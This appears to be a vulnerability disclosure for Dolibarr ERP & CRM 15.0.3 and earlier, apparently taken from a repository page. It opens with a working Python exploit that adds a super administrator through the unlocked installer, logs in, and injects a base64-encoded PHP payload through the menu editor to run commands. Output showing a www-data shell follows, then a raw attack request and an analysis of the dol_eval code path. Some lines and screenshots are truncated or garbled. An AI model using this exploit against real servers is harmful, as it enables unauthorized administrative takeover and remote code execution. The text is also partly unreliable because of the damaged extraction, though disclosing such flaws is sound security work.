

```
except requests.exceptions.TooManyRedirects:
            break
        except requests.exceptions.ConnectionError as e:
            time.sleep(2 + random.randint(1, 4))
        except (requests.exceptions.ConnectTimeout, requests.exceptions.ReadTimeout,
            time.sleep(2 + random.randint(1, 4))
        finally:
            i += 1
   if i > 3:
        print('[-]Error retrieve with max retries: {}'.format(url))
   return resp
def exp():
   if len(sys.argv) < 2:</pre>
        sys.exit('Usage: python3 {} http://xxxxx.com/'.format(sys.argv[0]))
    if sys.argv[1][-1] == '/':
        base = sys.argv[1].rsplit('/', 1)[0]
    else:
        base = sys.argv[1]
    headers = {
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    }
    #proxies = {'http': 'http://127.0.0.1:8082', 'https': 'http://127.0.0.1:8082'}
    proxies = None
    res = request('GET', base, headers=headers, proxies=proxies)
    err_flag = 1
   if res:
        print('[*] Attempt to add admin.')
        base = res.url.rsplit('/', 1)[0]
        add_admin_url = '{}/install/step5.php'.format(base)
        data = {
            'action': 'set',
            'login': 'testadmins',
            'pass': 'testadmins',
            'pass_verif': 'testadmins',
            'selectlang': 'auto'
        }
        headers['Content-Type'] = 'application/x-www-form-urlencoded'
        res = request('POST', add_admin_url, headers=headers, data=data, proxies=pro
        if res and 'created successfully' in res.text or ('exists' in res.text and '
            csrf_token_url = '{}/index.php'.format(base)
            res = request('GET', csrf_token_url, headers=headers, proxies=proxies)
            if res:
                print('[*] Attempt to login.')
                try:
                    csrf_token = pcre.findall(res.text)[0]
                except:
                    csrf_token = ''
                login_url = '{}/index.php?mainmenu=home'.format(base)
```

```
data = {
                    'token':'{}'.format(csrf_token),
                    'actionlogin': 'login',
                    'loginfunction': 'loginfunction',
                    'username': 'testadmins',
                    'password': 'testadmins'
                }
                res = request('POST', login_url, headers=headers, data=data, proxies
                if res and res.status_code == 200 and 'logout.php' in res.text:
                    print('[*] Attempt to get csrf token.')
                    csrf_token_url = '{}/admin/menus/edit.php?menuId=0&action=create
                    res = request('GET', csrf_token_url, headers=headers, proxies=pr
                    if res:
                        print('[*] Attemp to inset evil data.')
                        try:
                            csrf token = pcre.findall(res.text)[0]
                        except:
                            csrf_token = ''
                        inset evil url = '{}/admin/menus/edit.php'.format(base)
                        data = {
                            'token': '{}'.format(csrf_token),
                            'action': 'add',
                            'menuId': random.randint(10000, 99999),
                            'menu_handler': 'eldy_menu',
                            'user': 2,
                            'type': 1,
                            'titre': 1,
                            'url': 1,
                            'enabled': "1==1));$d=base64_decode('ZWNobyAnPCEtLScmJmV
                        }
                        res = request('POST', inset_evil_url, headers=headers, data=
                        if res and res.history[0].status code == 302:
                            print('[*] Attemp to execute command.')
                            request('GET', '{}/admin/menus/index.php'.format(base),
                            time.sleep(3)
                            evil_url = '{}/admin/index.php'.format(base)
                            res = request('GET', evil_url, headers=headers, proxies=
                            if res and res.status_code == 200 and 'pwned!!!' in res.
                                print(res.text[:100])
                                print('[+] vulnrable! {}'.format(base))
                                err_flag = 0
   if err_flag:
        print('[-] {} is not exploitable.'.format(sys.argv[1]))
exp()
```

headers['Referer'] = csrf token url

```
sh-3.2$ python3 exp.py http://181 ▮ 🛂 🏗 1:8088/
                          [*] Attempt to add admin.
                          [*] Attempt to login.
                          [*] Attempt to get csrf token.
[*] Attemp to inset evil data.
                              Attemp to inset evil data.
                          [*] Attemp to execute command.
                         uid=33(www-data) gid=33(www-data) groups=33(www-data)
                         <!--
                         pwned!!!
                         uid=33(www-data) g
                         [+] vulnrable! http://181. *** **1:8088
\leftarrow \rightarrow G \Box
                              🚵 view-source:http://18* 🚛 🎞 💶 1:8088/index.php?mainmenu=home
  2 pwned!!!
  3 uid=33(www-data) gid=33(www-data) groups=33(www-data)
  4 <!--
  5 pwned!!!
  6 uid=33(www-data) gid=33(www-data) groups=33(www-data)
  7 <!doctype html>
8 <html lang="en">
  9 <head>
 10 <meta name="robots" content="noindex,nofollow">
 11 <meta name="viewport" content="width=device-width, initial-scale=1.0"><meta name="author" co
 12 link rel="shortcut icon" type="image/x-icon" href="/theme/eldy/img/favicon.ico"/>
13 <link rel="copyright" title="GNU General Public License" href="http://www.gnu.org/copyleft/g
14 <link rel="author" title="Dolibarr Development Team" href="https://www.dolibarr.org">
```

1. Introduction

Dolibarr ERP & CRM is a modern software package that helps manage your organization's activity (contacts, suppliers, invoices, orders, stocks, agenda...).


It's an Open Source Software suite (written in PHP with optional JavaScript enhancements) designed for small, medium or large companies, foundations and freelancers.


dolibarr <= 15.0.3 has an arbitrary add administrator vulnerability and a backend remote code execution vulnerability.

2. Vulnerability

2.1 add super administrators without authorization

Dolibarr does not automatically add install.lock after installation, it needs to be added manually by the user in the documents directory. For this feature, you can add as many super administrators as you want, using the section for adding super administrators during installation: install/step4.php.





2.2 Backend RCE

Firstly, use the edit function of menus to add malicious data to the database, here we use file_put_contents to write files.

```
POST /dolibarr1502/htdocs/admin/menus/edit.php HTTP/1.1
```

Host: localhost

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:78.0) Gecko/20100101

Firefox/78.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 299
Origin: http://localhost

Connection: close

Referer: http://localhost/dolibarr/htdocs/admin/menus/edit.php?

menuId=0&action=create&menu_handler=eldy&backtopage=%2Fdolibarr%2Fhtdocs%2Fadmin%2Fm


Cookie: PHPSESSID=mtkbsit3sr99f9relns8b9isbf;

DOLINSTALLNOPING_017fb6a80b4fcc706353a7f3b168d939=1;

DOLSESSID_90637d005b446cd27f1f5444eb5ac092=2m4fegod13gk193u8g7js4nq15

Upgrade-Insecure-Requests: 1

token=5de221f6658ef66579740ae1636d24a6&action=add&menuId=12345671&menu_handler=eldy_



View the database table 11x_menu and successfully add malicious data:



Secondly, access to http://localhost/dolibarr1502/htdocs/admin/menus/index.php, will generate malicious PHP files in the admin/menus/ directory.

```
Project ▼ ⊕ 至 ★ → ♣ functions.lib.php × ♣ .1234.php × ⓒ m

* htdocs /Applications/MAMP/h1

> accountancy

> adherents

* admin

> dolistore

* menus

♣ .1234.php

♣ edit.php

♣ index.php
```

3. Analysis

The dol_eval function in htdocs/core/lib/functions.lib.php can execute arbitrary code, the dol_eval caller also in the verifcond function in this file. If you can control \$s and bypass the forbidden restriction (bypass with php features: variable functions), you can execute arbitrary code.

```
function verifCond($strToEvaluate)
{
    global $user, $conf, $langs;
    global $leftmenu;
    global $rights; // To export to dol_eval function

    //print $strToEvaluate."<br/>
    //print $strToEvaluate."<br/>
    if (isset($strToEvaluate) && $strToEvaluate !== '') {
        $str = 'if(!('.$strToEvaluate.')) $rights = false;';
        dol_eval($str, returnvalue: 0, hideerrors: 1, onlysimplestring: '2')
        //var_dump($strToEvaluate);
        //$rep = dol_eval($strToEvaluate, 1, 1, '2'); // The dol_e
        //$rights = ($rep ? true : false);
        //var_dump($rights);
    }
    return $rights;
}
```

Looking for controllable calls to the verifCond function, I found the menuLoad method in htdocs/core/class/menubase.class.php. The menuLoad method has two calls to verifCond.

```
$\text{sperms} = \text{stue};

\text{// Define \text{sperms} = true};


\text{if (isset(\menu['perms']))} \\
\text{\text{sperms} = menu['perms'];} \\
\text{if (\text{sperm} = \text{sert}(\menu] = \text{sperm} = \text{perms}'];} \\
\text{if (\text{sperm} = \text{verifCond}(\text{sperm} \text{sperm} = \text{verifCond}(\text{sperm} \text{sperm} \text{sperm}
```

But \$memu is fetched from the database, so go ahead and look at the logic of the \$resql statement. Focus on the table: MAIN_DB_PREFIX.menu, and m.entity in (0, \$conf->entity), m.menu_handler IN (\$this->db->escape(\$menu_handler),'all')". And \$menu handler is the parameter passed in. The condition to be satisfied is: eldy

```
$$\text{$menuArbo->menuLoad($mainmenu, $leftmenu, $this->type_user, menu_handler: 'eldy', &: $tabMenu}$

$$\text{$sql} = "SELECT m.rowid, m.type, m.module, m.fk_menu, m.fk_mainmenu, m.fk_leftmenu, m.fk_mainmenu, m.fk_leftmenu, m.fk_leftmenu,
```

So, we need to find the code to insert or modify the table MAIN_DB_PREFIX.menu.



The create function, also located in htdocs/core/class/menubase.class.php, is used to add a piece of data to MAIN_DB_PREFIX.menu, focusing on perms, enabled, entity, and menu_handler.handler, where entity is \$conf->entity` which just meets the conditions described above.

```
$\sql .= " '".\sthis->db->escape(\sconf->entity)."',";
```

Keep track of the remaining three variables, located in htdocs/admin/menus/edit.php, all of which we can control.

```
$menu = new Menubase($db);
$menu->menu_handler = preg_replace( pattern: '/_menu$/', replacement: '', GETPOST( paramname: 'mei
$menu->type = (string) GETPOST( paramname: 'type', check: 'alphanohtml');
$menu->title = (string) GETPOST( paramname: 'titre', check: 'alphanohtml');
$menu->url = (string) GETPOST( paramname: 'url', check: 'alphanohtml');
$menu->langs = (string) GETPOST( paramname: 'langs', check: 'alphanohtml');
$menu->position = (int) GETPOST( paramname: 'position', check: 'int');
$menu->enabled = (string) GETPOST( paramname: 'enabled', check: 'alphanohtml');
$menu->perms = (string) GETPOST( paramname: 'perms', check: 'alphanohtml');
$menu->target = (string) GETPOST( paramname: 'target', check: 'alphanohtml');
$menu->user = (string) GETPOST( paramname: 'user', check: 'alphanohtml');
$menu->mainmenu = (string) GETPOST( paramname: 'propertymainmenu', check: 'alphanohtml');
if (is_numeric(GETPOST( paramname: 'menuId', check: 'alphanohtml', method: 3))) {
    $menu->fk_menu = (int) GETPOST( paramname: 'menuId', check: 'alphanohtml', method: 3);
    if (GETPOST( paramname: 'type', check: 'alphanohtml') == 'top') {
        $menu->fk_menu = 0;
    $menu->fk_mainmenu = $mainmenu;
$result = $menu->create($user);
```

Releases

No releases published

Packages

No packages published